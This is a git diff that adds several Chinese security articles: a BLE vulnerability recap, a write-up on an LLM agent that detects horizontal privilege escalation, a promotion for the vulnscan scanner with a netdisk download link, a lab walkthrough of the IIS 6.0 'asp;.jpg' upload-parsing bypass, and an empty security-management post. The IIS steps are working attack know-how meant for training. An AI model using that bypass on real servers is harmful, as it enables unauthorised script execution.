+不要过度信任硬件: 即使是看似简单的外设,也可能是攻击者的跳板。
+
+安全不能省钱: 在 2026 年依然使用单字节 XOR 校验,是极其严重的工程疏忽。
+
+最小权限原则: 软件在解析外设数据时,必须经过严格的过滤和校验,绝不能假设硬件发送的数据一定是安全的。
+# 五、 如何防范?
+
+如果你是开发者或企业用户:
+
+升级固件: 密切关注厂商是否发布了修复 CVE-2026-4583 的更新。
+
+启用安全连接: 强制使用 BLE 安全连接(LE Secure Connections)。
+
+引入认证机制: 在应用层实现“挑战-响应”(Challenge-Response)认证,彻底杜绝重放攻击。
+
+** ExtremeHack 提醒您:** 在这个万物互联的时代,每一个蓝牙图标的背后,都可能隐藏着一个未知的漏洞。保持警惕,升级软件,不要让你的设备成为黑客的玩物。
+
+© 版权声明
+
+文章版权归作者所有,未经允许请勿转载。
+
diff --git a/doc/2026-04/基于LLM的水平越权漏洞白盒实践.md b/doc/2026-04/基于LLM的水平越权漏洞白盒实践.md
new file mode 100644
index 00000000..b1435241
--- /dev/null
+++ b/doc/2026-04/基于LLM的水平越权漏洞白盒实践.md
@@ -0,0 +1,242 @@
+# 基于LLM的水平越权漏洞白盒实践
+turn1tup
+ turn1tup 0x00实验室 2026-04-10 00:42
+
+## 前言
+## 在大模型应用如火如荼的今天,拥抱AI是是必然选项,无论是管理者还是工程师都会在这一项的构思与实践上迷茫。无论是什么第一性原理、常规思维来看,LLM在安全落地的选择中,黑盒、白盒、运营都是最重要的方向,而25年笔者成功实践并在企业端落地了一款专注于Java应用的水平越权漏洞检测LLMCR工具/项目,从效果来看可谓值得称赞。
+
+首先,腾讯、字节在年初3月份都有分享它们在大模型白盒上的实践经验,笔者也开始尝试从零开始理解大模型并探索实践LLMCR这个方向,期间的python代码、sast工具都重构了2~3次,项目上追求成果的快速产出与代码快速迭代,同时深入理解业务方的业务代码:一个的工具编写,我们往往习惯于构建完整可用、逻辑完备
+的一套代码,但在这个项目上追求的是成果且各处逻辑不确定(笔者也不清楚到底产出什么、LLM能做到什么),在枯燥的迭代、测试、完善工作过后,笔者最终才产出这一成果,也对LLM应用越权检测这一课题有了深入的理解与研究。
+
+ 本文将分享笔者在LLM于水平越权漏洞检测这一课题的思考于实践,在给出实践过程的同时讲述笔者一针见血的认知,希望对大家有所帮助。在本文中,你需要理解”函数过程审计“与”业务审计“这一概念,有这基础概念后才能看懂最终笔者给出的不同模型检测能力的对比。
+## 认知漏洞问题
+## 为什么选择RLS
+
+> Q:为什么选择水平越权漏洞?
+> A:目前始终缺乏一款优秀的产品来帮助企业解决越权漏洞问题,这其中的水平越权漏洞在理论上具备可审计性,因此利用大模型来审计此类漏洞是一个非常好的方向。从实践结果来看,没有任何一个漏洞类型在企业端的检测产出效益比得上水平越权漏洞(漏洞的危害、扫描器的实现难度)。
+
+
+实践上的“投机",易实现:可暂先搁置context limit问题。
+- 上下文:LLM应用都需要考虑到上下文长度限制这一问题,水平越权漏洞中的代码检测逻辑通常在靠前的代码流程中,因此我们限制函数深度也通常不会导致误报,也就是说我们可以粗暴地对函数调用代码做深度限制来避免这一问题。40K上下文通常够用,120K则绰绰有余。
+
+- 底层函数调用截断与污点识别:由于数据操作类型的类/函数名称比较容易识别,即便在底层代码函数调用截断的场景下,外层封装的函数也容易被看着数据操作SINK,也就是说即便
+
+> Q:为何说水平越权漏洞具备可审计性?
+> A:水平越权漏洞实际上是row-level-security,笔者在下一节具体讲解这个漏洞原理,后续该漏洞就直接简称RLS。
+
+> Q:为何说企业端水平越权漏洞检出效益最高
+> A:面向普通用户的应用接口,发生RLS影响所有普通用户的数据,而普通用户的数据通常是企业端最重要的数据之一。
+
+### 漏洞概念-什么是RLS
+
+
+用户接口下,数据围绕用户身份ID产生,数据的查询或更新也需围绕用户的唯一身份,如果相关数据操作没有检查数据所属用户与当前登录用户是否一致则存在水平越权漏洞(row-level security)。
+
+对于一个需要做水平越权限制的接口,其操作的数据的入库必然伴随关于用户身份的唯一ID,因此用户表与数据表存在”外键“这一紧密的联系,问题的本质是用户表与数据表的关系。当然,具体到代码层的逻辑,在审计代码过程中是无法直接了解到相关数据关系的,因此审计代码时更多地是通过代码表意了解可能的ID字段名称,审计是否存在可信的ID字段对不可信的数据进行流程控制,或是作为最终的数据操作时的约束条件。
+### 漏洞概念-微服务
+
+
+企业应用多数为微服务架构,在越权问题场景下我们需要关注微服务问题。这里讨论一下微服务架构及相关问题,由于解决问题的维度是白盒,因此“相关架构分类也只根据代码”。
+- 参数流架构:这个架构类似dubbo网关,开发者发布的应用前需要在网关出册接口并标记接口的入参,包括哪些参数是由网关自动注入的(ApiAutowired)、哪些参数是HTTP输入即用户可控的(ApiParamter),在内部调用时也遵循这一原则。
+
+- 边界信任架构:网关验证用户token后将请求发给后台,头部可能携带token或是携带验证后的userId,后续调用内部API同样携带相关头部数据。
+
+ 参数流架构下,对于一个数据查询,即便其在第一个APP节点没有做权限校验操作也是可以的,我们只要将所有相关的APP代码审计一遍即可,核心逻辑:一个APP节点的数据操作**必须符合两种情况之一**
+,其一数据查询函数(DAO/SQL/RPC)传递了可信参数则可以不进行权限校验,其二APP节点的数据操作执行了权限校验则数据查询函数可不传递可信参数。总的来看,参数流架构简直完美契合白盒模式下的RLS问题审计,极大地约束了开发并增强了安全上的可审计性。
+
+ 边界信任架构下,我们不知道一个数据操作在哪个APP节点进行了权限校验:由于每个APP节点都是按需取用toekn/userid,因此**APP节点间关于权限校验上是互相黑灯的**
+,你在APP2上做了校验,但是我在APP1上却无法了解,APP1扫出的就是误报。因此,在这种架构下,企业端的业务的必须要求开发者在DMZ接口即第一个节点就进行权限校验,否则就是灾难性的问题。虽然理论上或许可以串联来分析解决者一问题,但笔者认为这也是“灾难性”地复杂。你可能注意到,笔者将头部userId也划分为“边界信任架构”,虽然它类似参数流架构中动态注入可信的数据,但是在代码层面上却是和“参数流架构”不沾边。
+
+
+
+
+ 总结,白盒下的微服务不是问题——参数流架构天然无需解决,边界信任架构应要求业务方在第一层做权限校验,扫描时只关注DMZ接口即可。还好,在笔者接触的业务方中,关键的业务产品都有强制的要求。当然,如果业务部门使用的边界信任架构,但是没有在第一层做权限校验,整个系统混乱,此时最好的做法还是让其统一在第一层做校验,否则一律看作没有校验;而什么串联分析的,在笔者看来完全没有必要,整这么复杂干啥呢,能不能落地、投入精力、怎么维护,随便做点其他事情产出不更好。
+## 相关审计要素
+
+
+水平越权漏洞审计时的要点(query):
+- 污点SINK:即数据操作方法,包括直接的数据操作(SQL/MAPPER/DAO)、间件数据操作(远程调用)。
+
+- 可信的数据:经过认证后的凭证数据或是经过校验后的ID数据。
+
+- 不可信的数据TAINT:来自SOURCE的输入,未经校验前的(经过校验的非ID数据也是不可信)。
+
+- 有效的权限控制方式:
+
+- 设置ID作为约束项且ID数据可信。
+
+- 直接获取数据,结果数据包含用户ID,数据返回给用户前校验结果数据所属用户。
+
+- 多步操作,第一步使用ID作为约束项且ID数据可信,将该ID作为后续的数据操作的入参之一。
+
+- 多步操作,在多步之后再校验任意步骤之一获取到的ID权限(不包括数据更新操作),校验代码在数据返回用户之前即可。
+
+- 危害判断:根据业务场景与实际危害判断。
+
+DEMO代码展示 “ 数据返回给用户前校验结果数据”:
+
+
+
+
+DEMO代码展示“ID作为数据操作的入参之一”:
+
+
+
+
+## AST工具构建
+## 目标
+## 起初的想法很简单,就是想基于源代码层面来输出简单的函数调用图,尝试过joern、soot,最终还是选择直接使用JavaParser,这样效果是最好的,最终实现了快速落地、运行高效。
+
+输入输出
+- 输入源码
+
+- 落地方便:只要源码即可,无需编译操作。
+
+- 快速:百万行级别的代码单线程下 20分钟~30分钟即可完成AST处理。
+
+- 输出结构化数据,方便大模型理解获取
+
+- 数据类型:class method sql call-graph
+
+- 为数据统一分配uid,方便获取
+
+### 实现细节
+
+- 提取入口数据
+
+- URI路径提取
+
+- 参数流架构下的参数类型识别,可信参数作为prompt
+
+- XML文件方式编写入口规则
+
+- 函数调用图
+
+- 节点类型:函数方法或SQL语句
+
+- 节点信息: depth index method
+
+
+
+
+
+- 构建函数调用图:AST工具端只构建函数方法的父子节点关系,函数调用图由扫描器端在使用时构建即可。
+
+- 代码数据详情
+
+- 函数方法代码:给出 class头代码、class及函数注解、代码行信息
+
+- 提供出入参的符号解析,能让LLM关联出入参
+
+- SQL语句/接口函数的处理
+
+- 内置mybatis-plug jar,便于解析相关符号(可选,不解析也没问题)
+
+- 尽量给到SQL操作语句,对于mybatis-plus自动生成的则无需还原SQL语句(其自动根据ID字段构建,因此是安全的,只需要按检测流程来查看入参情况即可)
+
+- delombok:
+
+- 原生方式❌:起初尝试魔改lombok的delombok代码来提升效率,但由于此方法涉及到write因此优化上是无用功,在百万行代码项目中只delombok pojo的类也需要delombok1小时以上(做了过滤)。
+
+- 内存方式✔:只需要在解析AST时手动处理必要的lombok注解动态生成相关方法即可,基本不增加运行时间。
+
+## 构建Agent
+
+
+ 由于代码运行在内网,内网可用的模型在ToolFunction下的能力表现是很差的,即便到了今天(2025/12/31)开源模型下 minimax 的工具调用才表现比较好,但目前最强开源模型笔者认为还是 DeepSeek-V3.2。因此实际上参考Cline来构建底层工具调用是最好的做法,即提示词工具的方式。这样一来我们也无法享受到优秀开源Agent框架,但从原始方式开始也会提升我们对LLM应用的理解。
+### 提示词技巧
+
+- 明确的任务步骤:通过结构化指令链引导推理过程。将复杂任务分解为必须依次执行的明确步骤,以此约束LLM的思考路径,减少其自由发挥的空间,从而显著提高输出的可靠性和可重复性。
+
+- 拆分逻辑独立的任务:在复杂的工程任务中,我们可以先人工对任务尽可能进行逻辑上的拆解,通过多个agent执行不同的任务让最终效果更好。当然,实际上这种拆分也存在局限性。
+
+- 状态机获取结果:将任务流程建模为一个有限状态机。为每个步骤定义明确的进入条件和预期输出标准。其中一种情况是,LLM对于专业性较高且复杂的任务,可能会出现推理过程遵循步骤(正确)但最终结论与推理过程不符合的情况,通过状态机将过程与结果绑定可极大避免此类问题。
+
+- 充足的前文知识:LLM在执行任务时,其“记忆力与注意力”是有限的,过多的对话与步骤提供的信息会让LLM任务结果不稳定与不准确。目前来看,在审计任务中,一次性将相关函数代码给出来远比让LLM一步步获取函数代码的效果更好。
+
+- 分离推理与呈现:格式化的输出要求对当前“推理”任务没有帮助,但是会分散LLM的注意力,因此我们可以将此类任务放到后续的提问中。
+
+- 提示词风格与技巧:markdown风格,方便管理且LLM理解很好。可参考Cline等项目。
+
+### 提示词管理
+
+
+提示词的管理十分重要,方便你不断迭代回归,可以自己编写或使用现有的框架(如POML)。
+
+比如SINK Agent下,设置了system question format,format用于最终的格式化输出,实际上有的agent会设置 question1 question2。
+```
+- ext - tools_call.md - function_callgraph.md - rules.md - ... ...agent_sink-system.mdagent_sink-question.mdagent_sink-format.mdagent_review-system.md...
+```
+
+
+通过jinjia2来动态构建提示词,如复用公共的工具说明、根据入参(场景)动态修改提示词。实际上不同数据操作场景提示词会有相应的变化。
+```
+你是一名代码审计专家... ...{{ext_tool_call}}{{ext_funtion_callgraph}}{{ext_funtion_rules}}{% if xxx %}{{dynamic data| to_yaml }}{% endif %}
+```
+
+### 工具调用
+
+
+前文所说的AST格式化输出后,扫描器在构建Agent时提供6种工具给到LLM,并在流式对话中解析工具并进行工具调用。
+```
+- [mid] - [mid] - [true|false] - [cid]- [cid]- [cid]
+```
+
+### 构建Agent
+
+#### 整体思路
+
+
+实际上每个agent的核心提示词都高达大几千的字符,十分复杂。这里对其中的核心思路进行说明。
+- 起始输入:任务启动后,提供入口方法代码、末端函数方法代码、函数调用图
+
+- 第一层级获取sink点并调用AST工具自动构建调用链并补充调用链各节点代码行信息
+
+- 第二层级为核心的”函数过程审计“,函数过程审计不进行任何业务场景的判断,只纯粹地检查是否有权限校验操作,对公共接口与敏感接口一视同仁(实际上除了业务人员,安全人员单纯从代码层面很多时候也不好判断接口是否应做权限校验)。
+
+- control:单纯审计流程控制行为类的代码
+
+- param:单纯进行代码的入参审计
+
+- backward:单纯进行出参的审计,判断是否真正造成影响
+
+- 任何一个函数审计Agent认为漏洞不成立则不再执行后续流程。
+
+- 第三层为具体的业务场景审计,判断漏洞具体影响、是否存在业务危害等。实际处理时还需要结合业务部门相关的接口标记。
+
+```
++--------+ +----------+| Sink | --> | codeline |+--------+ +----------+ | +------------+-------------+ | | | v v v +---------+ +--------+ +----------+ | control | | parm | | backward | +---------+ +--------+ +----------+ | | | +------------+-------------+ | v +------------+ | business | +------------+
+```
+
+#### 提示词案例
+
+
+以下是流程审计agent的question2部分提示词,question1要求LLM进行权限校验代码的寻找,question2执行具体的权限校验代码检视工作:
+```
+====检视水平权限校验判断校验代码是否有效:只有当数据进行了有效的数据隔离、从属判断才能避免越权,能有效进行水平权限的数据隔离操作是有效的权限校验。- 权限校验代码如果与当前调用链污点方法没有数据关系则权限校验无效,因此你需要耐心并细心阅读代码理解它们的数据关系; - 对比的逻验的判断: - 当两个变量进行比较,如果两个都是不可信的或是用户输入,则权限校验无效; - 当两个变量进行比较,只要存在一个是可信的、可靠的,有效的流程中断或数据标记则可以确保权限控制有效。 - 当你无法获取权限校验函数的代码,如果该函数入参有可信的数据,则该权限校验有效; - 对于不可靠的数据的有效校验:将不可靠的数据与可信的数据或是用户登陆后的可信数据进行绑定、关联。 - 根据水平权限隔离不同用户数据的原则,判断其他情况下的权限校验是否有效。 - 对于数据查询,在数据输出给用户前的后置的权限校验是有效的。- 只校验单条数据:如果代码只校验了一组数据中的单条数据,当这组数据的查询条件包含唯一标识字段则该校验操作是有效的。====对于调用链末端的污点方法, 请你遵循以下步骤执行本次任务:1. 为本污点初始化 check_list white_list black_list,格式为 method:xxx.methodName,check_list[],white_list:[],black_list[];2. 获取“数据标记工作”标记的数据情况;3. 对方法的每一个入参进行处理(无论其是否可信): 判断该入参是否唯一标识字段(如果参数是一个对象,你务必要深入查看该对象的所有字段),请找出所有属于“唯一标识字段”的变量或对象字段并将其加入 check_list ,确保不要遗漏;4. 如果sink的输入没有唯一标识字段则进行如下检查: - 如果入参为不可信的数据,将该入参变量/字段加入black_list。5. 审计本污点方法前的权限校验代码,执行“检视水平权限校验”,如果 check_list 中的变量经过有效的水平权限校验则将其加入 white_list;6. 当本污点方法操作类型为 query 时: - 执行“检视水平权限校验”(仔细查看方法流程后的代码),在数据输出给用户前如果 check_list 中的变量经过后置的水平权限校验则将其加入 white_list;7. 检查 check_list 中的变量,对于不在 white_list 且为不可信的变量,将其加入 black_list;8. 当本方法的数据操作类型是 query 时: - 当 white_list 不为空时,将本方法输出的数据标记为可靠的数据PURE。 - 当 white_list 为空且 black_list 不为空时,将本方法输出的数据标记为不可信的数据。9. 输出该污点方法的审计结果,格式为 method:xxx.methodName, check_list[...],white_list:[...],black_list[...]。
+```
+
+## 不同模型回测结论
+
+
+在100+个真实样本的回测表现下(漏洞接口与正常接口各一半),DeepSeek-V3.2效果最好。
+
+测试结论首先需要查看”函数审计精确率“情况,只有该值比较高的情况下的检出率有参考价值,否则可能是误报导致检出率比较高。
+QwQ-32BQwen3-235BDeepseek-r1-0528QwQ-32BQwen3-235BDeepseek-r1-0528审计阶段函数审计函数审计函数审计业务审计业务审计业务审计函数审计精确率92%92%91%///准确率64%63%66%76%73%85%检出率90%92%83%86%88%82%minimax-m2.1DeepSeek-V3.2minimax-m2.1DeepSeek-V3.2审计阶段函数审计函数审计业务审计业务审计函数审计精确率85%94//准确率61%66%79%73%检出率94%96%92%92%
+函数审计精确率:分子分母去掉”越权无危害“的接口。
+## 总结
+
+
+ 通过AST工具加工程化Agent的方式,我们可以快速落地一款在水平越权漏洞方面检测效果还不错的工具,在这个实践过程中可以发现此种“提示词工程”方式存在机制上的缺陷。理想方式下应让LLM只处理小片段代码,SAST工具负责数据跟踪,即需要将LLM与强力的SAST数据流分析紧密结合,但这种做法成本还是比较高。目前一个接口在单线程模式下的处理时间约30分钟,10并发下平均3~5分钟,相对来看还是比较耗时的,因此有比较大的改进效益应该只有在数据操作的“递归”逻辑上,即多个数据查询链上的处理,让LLM只做一个数据操作的逻辑判断即可。
+
+ 目前实现来看虽然粗略,但无论是从小模型的回测结论与实际业务方的测试结果来看,打个70~80分也是可以的。笔者顺便兼顾了一番前后端开发,页面展示效果也不错,通过后台审计漏洞时还可直接阅读完整的调用链代码(效果比较炫酷也很方便)。
+
+ 而大模型在业务判断这块没有一劳永逸的方式,毕竟面对不同业务场景,不是业务方的审计人员人也可能很难直接通过代码判断一个接口是否敏感,合理的方式需要引入其他方式,这也是越权漏洞判断的难点。而有的业务方十分了解自己的接口情况,愿意人工审核“函数审计结果”。
+
+
+注:本文转载于网络,仅供学习使用。
+```
+原链接:https://github.com/turn1tup/Writings
+ 或点击左下角 查看原文。
+```
+
diff --git a/doc/2026-04/整合型漏洞扫描工具 -- vulnscan(4月6日更新).md b/doc/2026-04/整合型漏洞扫描工具 -- vulnscan(4月6日更新).md
new file mode 100644
index 00000000..c77cf72c
--- /dev/null
+++ b/doc/2026-04/整合型漏洞扫描工具 -- vulnscan(4月6日更新).md
@@ -0,0 +1,93 @@
+# 整合型漏洞扫描工具 -- vulnscan(4月6日更新)
+bbyybb
+ bbyybb Web安全工具库 2026-04-10 02:07
+
+===================================
+
+**免责声明**
+
+请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任。工具来自网络,
+安全性自测
+,
+大家都要把工具当做病毒对待,在虚拟机运行。
+如有侵权请联系删除。个人微信:
+ivu123ivu
+
+
+**0x01 工具介绍**
+
+一款整合型漏洞扫描工具,将 Web DAST、代码 SAST 和 SCA 能力集成于统一界面中。功能特性:
+```
+7 个内置扫描器 -- 安全头检查(含 CSP 值检查、Cookie 安全属性)、SSL/TLS(证书 + SAN 域名匹配)、敏感路径探测(~130 条)、信息泄露检测(内部 IP/Email 泄露)、端口扫描(61 端口 + Banner)、源码漏洞分析(10 类模式)、依赖 CVE 检查(10 种格式)
+9 个外部工具集成 -- Nuclei(全模板类型)、Nmap(TCP+UDP 双扫描)、SQLMap(level=5/risk=3 + WAF 绕过)、Nikto(全部 13 类检查)、ffuf(路径×扩展名×递归)、Bandit、Semgrep(4 个规则集)、Trivy(漏洞+密钥+配置错误)、Grype
+自定义 HTTP 选项 -- 请求头、Cookies、POST 数据、请求方法;支持粘贴浏览器 curl 命令自动填充
+CLI 和 GUI 双界面 -- 终端命令行或图形窗口,随意选择
+HTML + JSON 报告生成 -- 丰富的 HTML 报告和机器可读的 JSON 报告
+漏洞自动去重 -- 多个扫描器发现的相同漏洞自动合并,减少报告噪声
+调试日志输出 --
+--log-file 参数将详细扫描日志写入文件,方便排查问题
+Cyber 深邃/明亮主题 -- GUI 支持Cyber 深邃(GitHub Dark 风格)和明亮主题切换
+一键安装外部工具 -- GUI 中不可用工具旁显示"安装"和"浏览"按钮;支持 .exe/.py/.pl/.jar/.ps1 脚本;自定义路径保存到
+~/.vulnscan/tool_paths.json
+跨平台支持 -- Windows / macOS / Linux
+中英文双语 -- 自动检测系统语言或手动切换
+```
+
+**0x02 安装与使用**
+
+常用命令
+```
+# Web 扫描(默认设置:所有可用扫描器,同时生成两种报告)
+python main.py web https://example.com
+# 指定扫描器进行 Web 扫描
+python main.py web https://example.com --scanners HeaderScanner SSLScanner
+# 自定义输出目录和报告格式
+python main.py web https://example.com -o ./reports --format html
+# 自定义并发线程数
+python main.py web https://example.com --workers 8
+# 使用自定义 HTTP 头和 Cookies 扫描(适用于需要认证的站点)
+python main.py web https://example.com -H "Authorization: Bearer token" -H "Content-Type: application/json" --cookie "session=abc123"
+# 使用 POST 方法和请求体扫描
+python main.py web https://example.com --method POST --data '{"key":"value"}'
+# 查看版本
+python main.py --version
+# 将调试日志写入文件
+python main.py --log-file scan.log web https://example.com
+# 代码扫描
+python main.py code ./your-project
+# 指定扫描器进行代码扫描
+python main.py code ./your-project --scanners FileAnalyzer DependencyScanner
+# 仅生成 JSON 报告
+python main.py code ./your-project --format json -o ./reports
+# 检查扫描器状态
+python main.py status
+# 切换语言
+python main.py --lang zh status
+python main.py --lang en web https://example.com
+# 启动图形界面
+python main.py gui
+```
+
+启动图形界面:
+```
+python main.py gui
+#或直接运行(无参数默认启动 GUI)
+python main.py
+```
+

+运行界面
+
+
+
+网盘下载链接(一定要在虚拟机运行):
+
+链接:https://pan.quark.cn/s/f6b6ca11e1bf
+
+
+
+
+
+**·****今 日 推 荐**
+**·**
+
+
diff --git a/doc/2026-04/注意!中间件IIS是这个版本存在该漏洞.md b/doc/2026-04/注意!中间件IIS是这个版本存在该漏洞.md
new file mode 100644
index 00000000..eebfac41
--- /dev/null
+++ b/doc/2026-04/注意!中间件IIS是这个版本存在该漏洞.md
@@ -0,0 +1,90 @@
+# 注意!中间件IIS是这个版本存在该漏洞
+原创 建哥聊安全
+ 建哥聊安全 建哥聊安全 2026-04-10 00:44
+
+# 免责声明:严格禁止对任何未授权系统/网络进行扫描、攻击或入侵。禁止制作/传播恶意程序,禁止参与任何网络犯罪。如擅自将本文实验技术用于非法用途,一切法律后果及责任由行为人独立承担,与作者无关。
+# IIS6.0文件解析漏洞–特殊符号";"
+## 实验目的
+
+通过本实验,掌握
+windows下IIS6.0文件解析漏洞的利用方法。
+## 实验环境
+
+·
+操作机:
+Win10
+
+用户名:
+Administrator
+
+密码:
+Sangfor!7890
+
+·
+靶机:
+windows server 2003下的IIS6.0
+
+·
+实验地址:
+http://ip/upload/up.asp
+## 实验原理
+
+文件上传使用白名单做限制,只能上传图片文件,导致脚本文件无法上传,上传图片马绕过白名单文件上传的验证,但是图片马又无法解析,利用
+IIS6.0文件解析漏洞的特点,从而解析脚本文件。
+
+·
+IIS除了可以解析.asp后缀的脚本以外,还可以解析.cer和.asa后缀的文件
+
+·
+特殊符号“/”,任意文件夹名.asp目录下的任何文件都会被IIS当作asp脚本执行
+
+·
+特殊符号“;”,任意文件名.asp;.jpg,后缀是.jpg,可以绕过限制,但是IIS6.0的特殊符号“;”会将该文件当作asp脚本执行
+## 实验步骤
+
+1、登录操作机,打开浏览器,访问http://ip/upload/up.asp
+
+
+
+2、在操作机新建任意文件名的asp脚本,比如now.asp
+
+
+
+3、点击“浏览”按钮,选择新建的asp脚本文件
+
+
+
+4、点击“上传”按钮,上传选择的文件,文件格式不正确,上传失败
+
+
+
+5、点击“重新上传文件”,将新建的文件重命名为now.asp;.jpg,并选择该文件
+
+
+
+6、点击“上传”按钮,上传选择的文件,上传成功
+
+
+
+7、访问http://ip/upload/image/now.asp;.jpg,脚本成功解析
+
+
+## 实验总结
+
+掌握利用
+IIS6.0文件解析漏洞,绕过白名单限制,解析脚本文件。
+
+往期文章:
+
+[你的验证码就这样被破解了???(前端篇)](https://mp.weixin.qq.com/s?__biz=MzYzOTAwMjY5NQ==&mid=2247489865&idx=1&sn=9da992818b7c6bc6fed7bf5ccee064ba&scene=21#wechat_redirect)
+
+
+[SQL注入&字符型get注入](https://mp.weixin.qq.com/s?__biz=MzYzOTAwMjY5NQ==&mid=2247489891&idx=1&sn=209335f4b9260724a83aaf6224d115f9&scene=21#wechat_redirect)
+
+
+[快检查下你服务器中间件,存不存在这个漏洞](https://mp.weixin.qq.com/s?__biz=MzYzOTAwMjY5NQ==&mid=2247485807&idx=1&sn=f797d83c0239ab1302d56f1b164aca02&scene=21#wechat_redirect)
+
+
+[远程命令执行&一句话木马](https://mp.weixin.qq.com/s?__biz=MzYzOTAwMjY5NQ==&mid=2247485711&idx=1&sn=964f88e30fef9b0a6715b2b8827ef3f6&scene=21#wechat_redirect)
+
+
diff --git a/doc/2026-04/涉密网络管理工作崩溃实录:半米高制度堆成山,检查仍漏高危漏洞!这5个隐形坑你中了几个?.md b/doc/2026-04/涉密网络管理工作崩溃实录:半米高制度堆成山,检查仍漏高危漏洞!这5个隐形坑你中了几个?.md
new file mode 100644
index 00000000..107c4f4a
--- /dev/null
+++ b/doc/2026-04/涉密网络管理工作崩溃实录:半米高制度堆成山,检查仍漏高危漏洞!这5个隐形坑你中了几个?.md
@@ -0,0 +1,230 @@
+# 涉密网络管理工作崩溃实录:半米高制度堆成山,检查仍漏高危漏洞!这5个"隐形坑"你中了几个?
+ 安小圈 2026-04-10 00:46
+
+**安小圈**
+
+
+第891期
+
+
+
+
+
+
+
+
+某单位花3个月建了信息安全体系,制度文件堆了半米高,结果保密检查时查出2个高危漏洞——原来制定策略前没做风险评估,规程里的”管理步骤“写得模糊,员工根本不会操作,多套防护系统各管各的,漏洞藏在”系统缝隙“里没被发现。
+
+
+
+
+
+## 基层保密人的真实困境
+
+
+## 问题根源:重”形式“轻”实效“
+
+
+## 5个“隐形坑”及解决方案
+
+
+
+
+###
+## 给基层保密人的建议
+
+
+
+
+
+
+
+END
+
+
+
+**【以上内容**
+**来源自:军民融合装备研究中心】**
+
+
+
+
+- [个人信息保护负责人信息报送系统填报说明(第一版)全文](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247547656&idx=3&sn=f7801b06bc94502535fa36eb21d1e129&scene=21#wechat_redirect)
+
+
+- [高度警惕:不明黑客组织攻击中国国防、能源、航空、医疗、网安等重点行业](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247547257&idx=1&sn=d6e54c6135c5d7e78d0e985086824c4b&scene=21#wechat_redirect)
+
+
+- [2025HVV【技战法】丨0Day漏洞专项篇](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247547247&idx=3&sn=1441149c1af904009b997eb107e06de9&scene=21#wechat_redirect)
+
+
+- [护网—2025|严守视频会议“安全门”,谨防信息泄露“一瞬间”](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247547222&idx=1&sn=7c675c635e6cfe10bfb3d73942f52fad&scene=21#wechat_redirect)
+
+
+- [疑似国内护网红队攻击样本被捕获并深度分析](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247547198&idx=2&sn=4495b434c8f51f3b951bcd517bbb73d7&scene=21#wechat_redirect)
+
+
+- [蓝队快速识别隐藏恶意文件的 20个文件特征及查找方法总结](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247547198&idx=1&sn=a4864a2f90042bfbbc6b29231fee7b16&scene=21#wechat_redirect)
+
+
+- [【新!】CNNVD通报微软多个安全漏洞](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247547154&idx=1&sn=ed18dc2a48d5baf054db84d47279fb1b&scene=21#wechat_redirect)
+
+
+- [2025-07-11 HW情报分享](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247547148&idx=1&sn=0ae664aa5bccf7415f3a82722f47d905&scene=21#wechat_redirect)
+
+
+- [【HVV】护网—2025 | 网警公布适用《网络数据安全管理条例》典型案例](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247547133&idx=1&sn=5eeb8ad5cb874ecbcb59397a92b4c74e&scene=21#wechat_redirect)
+
+
+[微软紧急修复高危蠕虫级RCE漏洞,威胁全网Windows系统](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247547132&idx=1&sn=cd484270f0cd9ed5dc17fdeafb2e76dd&scene=21#wechat_redirect)
+
+- [【HVV】护网系列 威胁情报共享7.9](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247547108&idx=1&sn=01f68c9cc76760e8e5e0615df3b54c6c&scene=21#wechat_redirect)
+
+
+- [25HVVRT钓鱼样本,警惕!多家单位已中...](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247547104&idx=1&sn=8e06fcde039b325eedcb2eac8ba04f95&scene=21#wechat_redirect)
+
+
+- [【HVV】护网系列 威胁情报共享7.8](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247547054&idx=1&sn=014e2f4baedfea584d880c612e51b884&scene=21#wechat_redirect)
+
+
